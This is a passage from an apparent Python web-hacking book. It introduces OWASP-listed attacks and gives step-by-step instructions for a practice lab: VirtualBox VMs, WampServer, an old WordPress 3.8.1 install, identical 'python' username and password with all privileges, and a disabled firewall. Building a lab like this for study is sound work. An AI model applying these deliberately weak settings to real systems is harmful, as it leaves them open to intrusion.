- **A10 Unvalidated Redirects and Forwards**

Some scripts are able to forcibly move pages that a user is looking at. Trusted data must be used when deciding when, how, and where to move to a new page.

Most hacking attacks can be blocked using a firewall, IDS, IPS or a web application firewall. However, web hacking is difficult to block because it utilizes a normal web service and an open port 80. Realistically, web hacking is the easiest manner through which to implement a hacking technique. It is more powerful than any other hacking techniques. A SQL Injection, Password Cracking, and Web

Shell attack are at the top of the OWASP Top 10 list. Now, let's look at these hacking techniques using Python.

2.2 Configure Test Environment

To conduct a hacking test of a network, it is necessary to have various PCs. For the Web hacking test in particular, it is necessary to build a Web server and a database. It is somewhat expensive to invest in such equipment for only a hacking study. Therefore, virtualization technology and open source software can be used to resolve this issue. First, let's examine the virtualization technology that we will use. Oracle provides a software utility called Virtual Box that is free for use on your PC. Virtual Box can be used to install various operating systems on a virtual machine, which can be used to operate as a separate PC.




Figure 2-2 the Concept of Virtual Box

Install Apache and Mysql to use the Web server and the DB. You can use them for free because they are open source. Install a PHP-based open source WordPress site for hacking. This software supports blogging features.




Figure 2-3 Concept of Test Environment

2.2.1 Virtual Box installation

Let's install Virtual Box. Connect to the home page (<https://www.virtualbox.org/wiki/Downloads>) and download the installation file. Installation is simple. It is automatically installed only by pressing the “next” button.




Figure 2-4 VirtualBox download site

Create three Virtual PCs, “server”, “client” and “hacker”. Build a

website to hack on the server PC and develop a program to hack the website on the hacker PC. Perform normal operations of a normal user on the client PC.




Figure 2-5 Creating Virtual PCs

After creating the virtual PCs, install the operating system (for Windows). Virtual Box supports the ISO format but can also recognize normal installation files as follows.




Figure 2-6 Windows Installation

Once Windows is installed, it can be used to boot the Virtual PC. One issue is that the clipboard cannot be shared. In order to test for hacking, the data needs to be frequently copied from the host computer and pasted into the Virtual PC. In Virtualbox, the Guest extension installation supports clipboard functions.




Figure 2-7 Installing the Guest Extensions

If you click on “Device > Install guest extensions”, the expansion modules can be installed in the Virtual PC. Data can be freely copied and pasted in both directions by setting the “Device > Sharing clipboard” settings.

2.2.2 APM Installation

Download the installation file for APM in order to set up your development environment. APM is a collection of web system development tools that are provided free of charge. APM is an abbreviation for Apache (Web server), PHP (Web development language) and Mysql (database).

WampServer
Apache, PHP, MySQL on Windows

START **DOWNLOAD** FORUM

DOWNLOADS

WampServer is available for free (under GPML license) in two distinct versions : 32 and 64 bits. Wampserver 2.5 is not compatible with Windows XP, neither with SP3, nor Windows Server 2003. Older WampServer versions are available on [SourceForge](#).

WAMPSEVER

WAMPSEVER (32 BITS & PHP 5.5) 2.5

Apache : 2.4.9 MySQL : 5.6.17 PHP : 5.5.12 PHPMyAdmin : 4.1.14 SqBuddy : 1.3.3
XDebug : 2.2.5

[change log](#)

WAMPSEVER (64 BITS & PHP 5.5) 2.5

Apache : 2.4.9 MySQL : 5.6.17 PHP : 5.5.12 PHPMyAdmin : 4.1.14 SqBuddy : 1.3.3
XDebug : 2.2.5

[change log](#)

CREDITS

Author : Romain Bourdon
Maintenance / Roadmap : Hervé Leclerc
Former maintainers :

Installation developed with Inno Setup
Manager developed with Apache Tomcat

WampServer is shipped with these applications :
Apache
MySQL

Figure 2-8 APM Download

The Soft 114 web site provides an executable file that can easily install APM (<http://www.wampserver.com/en/>). Download and run the installation file to server PC. If you see an error related to “MSVCR110.dll”, install “VSU_4\vcredist_x86.exe” from the “<http://www.microsoft.com/en-us/download/details.aspx?id=30679>” site.




Figure 2-9 APM completed installation

If you enter the address (<http://localhost/>) in the Explorer address bar, you can see the above screen. Click on phpMyAdmin (<http://localhost/phpmyadmin/>) to enter the Mysql Manager screen.




Figure 2-10 Mysql Administrator Screen

Click the “New” tab on the left menu and click the “Users” tab in the upper right corner. When you click “Add user” at the bottom of the window, this screen allows you to enter the user information.




Figure 2-12 Add User

For convenience, set the same account name and password as “python”. After installing WordPress, you can log in without additional work. Do not run “Generate Password”. Click “Check All” in “Global password” item.




Figure 2-12 Add User

Click the “Database” tab and let's create a new database. Enter the database name as “wordpress”. Clicking the “Check Privileges” entry at the bottom, you can see that permission was given to the “python” account by default.



Figure 2-13 Database Creation

2.2.3 WordPress Installation

Now, since the APM installation is complete, let's install the applications that will run on the Web server. I installed WordPress (<https://wordpress.org/download/release-archive/>), which provides blogging functions. For WordPress it is necessary to download the 3.8.1 version.

3.8.5	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.8.4	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.8.3	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.8.2	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.8.1	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.8	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.7.5	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.7.4	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.7.3	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.7.2	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)
3.7.1	zip (md5 sha1)	tar.gz (md5 sha1)	IIS zip (md5 sha1)

Figure 2-14 WordPress Download

Unzip the file that has been downloaded and copy it to the “c:\wamp\www” folder. The folder is a Document Root directory that is basically recognized by Apache. You can change the document root directory, but accept the default settings for the test.




Figure 2-15 Apache Document Root

When you create a file or folder to the document root, it can be recognized by the Web server. If you enter an “http://localhost/wordpress” in the address bar, it is possible to see a screen similar to the following.




Figure 2-16 The Initial WordPress Screen

In order to set the WordPress preferences, let's click on “Creating a configuration file” button. If you specify a MySQL account and a database the related tasks will be automatically performed.

Below you should enter your database connection details. If you're not sure about these, contact your host.

Database Name	<input type="text" value="wordpress"/>	The name of the database you want to run WP in.
User Name	<input type="text" value="python"/>	Your MySQL username
Password	<input type="text" value="python"/>	...and your MySQL password.
Database Host	<input type="text" value="localhost"/>	You should be able to get this info from your web host, if localhost does not work.
Table Prefix	<input type="text" value="wp_"/>	If you want to run multiple WordPress installations in a single database, change this.

Figure 2-17 Enter the WordPress Configuration Information

Use the default values for the database name and database host. Enter the database account and password that was set in MySQL as the “username” and “password” items. The “Submit” button should then be pressed to perform the tasks. After completion, the next screen can be seen.




Figure 2-18 Completion of WordPress Preferences

Click [Run the install] button to continue the installation. Use “python” as the user name and password as was previously set for convenience. Pressing the [Install Wordpress] button will start the installation

The image shows a screenshot of the WordPress installation form. The form is enclosed in a black border and contains the following elements:

- Site Title:** A text input field containing "python web server".
- Username:** A text input field containing "python". Below it, a note states: "Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods and the @ symbol."
- Password, twice:** Two password input fields, both containing masked characters (dots). Below the second field, a red box displays "Very weak". A hint below reads: "Hint: The password should be at least seven characters long. To make it stronger, use upper and lower case letters, numbers and symbols like ! " ? \$ % ^ &)."
- Your E-mail:** A text input field containing "aaa@aaa.com". Below it, a note says: "Double-check your email address before continuing."
- Privacy:** A checkbox labeled "Allow search engines to index this site." which is checked.
- Install WordPress:** A button at the bottom left of the form.

Figure 2-19 Enter the WordPress Installation Information

The next screen can be seen after completing a successful installation. This simple process can be used for WordPress to provide various functions to create and manage blogs. It is also possible to extend the functionality through various plug-ins.




Figure 2-20 Complete WordPress installation

2.2.4 Virtual PC Network Preferences

To establish a connection for a Virtual PC, the network settings should be changed. The NAT, which is set by default, allows a connection to the Internet via a host PC. However, it is impossible to interconnect Virtual PCs, so the network settings in “Internal Network” should be changed, and the “Promiscuous Mode” is selected as “Allow All”. The internal network settings are then set to NAT when the Internet connection is needed.





Figure 2-21 Setting of the Internal Network of Adapter 1

Let's change the server PC environment to invoke the Web service that has been installed on the server PC. First, turn off the Windows Firewall Settings to ensure a smooth test. Next, change the Wordpress settings, and enter “server” instead of “localhost”.



The image shows a screenshot of the WordPress 'General Settings' page. The 'General Settings' title is highlighted with a yellow box. The 'Site Title' field contains 'python web server'. The 'Tagline' field contains 'Just another WordPress site'. The 'WordPress Address (URL)' field contains 'http://server/wordpress' and is highlighted with a yellow box. The 'Site Address (URL)' field also contains 'http://server/wordpress' and is highlighted with a yellow box. Below the 